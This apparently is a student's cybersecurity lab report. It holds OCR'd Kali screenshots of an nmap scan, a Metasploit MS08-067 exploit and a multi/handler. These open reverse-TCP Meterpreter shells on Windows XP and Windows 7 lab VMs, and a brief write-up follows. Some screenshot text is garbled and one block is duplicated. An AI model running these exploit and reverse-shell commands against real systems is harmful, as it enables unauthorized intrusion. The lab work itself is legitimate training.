



Task A:

```
Dashboard Mail - WALKER, T... Environment: Kali... Home | Microsoft... Module 4: Intro... Cengage Digital L... Home FBI Records: The...
#orkstation on CY301-TWALK025 - Virtual Machine Connection
Media View Help
root@kali:~# nmap -p 445 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 22:08 EDT
Nmap scan report for 192.168.10.14
Host is up (0.00s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:15:50:48:57:09 (Microsoft)
Nmap done: 1 IP scanned (1 host up)
Host script results:
_ smb-os-discovery:
  OS: Windows XP (Windows 2000 LAN Manager)
  OS CPE: cpe:/o:microsoft:windows_xp:-
  Computer name: org-31f916xkfm
  NetBIOS computer name: ORG-31F916GWFMx00
  Workgroup: WORKGROUP\x00
  System time: 2025-03-20T21:08:34-05:00
Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds
root@kali:~# search etern
Command 'search'
command 'rsync'
command 'starcl'
command 'csearch'
command 'search'
command 'rsync'
command 'setrs'
Try: apt install
root@kali:~# netfossils
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
Metasploit tip:
Screenshot
```

```
Dashboard Mail - WALKER, T... Environment: Kali... Home | Microsoft... Module 4: Intro... Cengage Digital L... Home FBI Records: The...
#orkstation on CY301-TWALK025 - Virtual Machine Connection
Media View Help
root@kali:~# msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(>msf6>use/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(>msf6>use/ms08_067_netapi) > set RHOSTS 192.168.10.14
RHOSTS => 192.168.10.14
msf6 exploit(>msf6>use/ms08_067_netapi) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(>msf6>use/ms08_067_netapi) > set LPORT 5525
LPORT => 5525
msf6 exploit(>msf6>use/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target ...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:Engli
sh
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.14:1036) a
t 2025-03-20 22:51:47 -0400
meterpreter >
Screenshot
```



Task B:




Task C:

```
root@kali:~# msf6 > use exploit(multi/handler)
msf6 exploit(multi/handler) > payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.9:1040) at 2025-03-30 23:43:27 -0400

meterpreter > sysinfo
Computer            : WINDOWS7
OS                  : Windows 7 (6.1 Build 7600).
Architecture       : x86
System Language     : en-US
Domain              : WORKGROUP
```

```
root@kali:~# msf6 > use exploit(multi/handler)
msf6 exploit(multi/handler) > payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.9:1040) at 2025-03-30 23:43:27 -0400

meterpreter > sysinfo
Computer            : WINDOWS7
OS                  : Windows 7 (6.1 Build 7600).
Architecture       : x86
System Language     : en-US
Domain              : WORKGROUP
```



Report:

Tasks A and C were successful and I was able to exploit Windows XP and Windows 7. However, Task B failed because the Windows Server 2022 target was patched and not vulnerable to EternalBlue. These tasks really show the effectiveness of Metasploit for exploiting known vulnerabilities, as well as how important it is for system updates in preventing such attacks.